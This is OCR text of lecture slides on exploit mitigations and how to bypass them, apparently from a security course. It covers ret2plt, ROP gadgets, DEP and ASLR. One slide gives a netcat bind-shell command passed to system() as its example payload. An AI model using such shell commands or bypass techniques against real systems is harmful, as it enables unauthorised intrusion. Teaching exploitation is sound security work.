
ret2plt

- Defeats DEP

EIP = &system@plt

arg = &meterpreter_bash_shellcode

system(“/bin/bash nc –l –p 31337”)



Exploit Mitigations
ASCII Armor
Stack Canary
ASLR
PIE
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ROP

ROP

- Extension of “return to libc”
- “Borrowed Code Junks”
- Code from binary, followed by a RET
- Called “gadgets”
- Return Oriented Programming (ROP)


Defeating DEP - ROP

So, what is ROP?

- Code sequence followed by a “ret”

```
pop r15 ; ret
add byte ptr [rcx], al ; ret
dec ecx ; ret
```

Defeating DEP - ROP



Defeating DEP - ROP

Conclusion:

Code section is not randomized


Just smartly re-use existing code

We’ll have a look at it later


ROP Preview

```
0x200: syscall;
0x201: ret
```

```
0x100: pop eax;
0x101: pop ebx;
0x102: ret
```



Defeat Exploit Mitigations: ASLR


Exploit Mitigations
ASCII Armor
Stack Canary
ASLR
PIE
DEP
Arbitrary Write
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
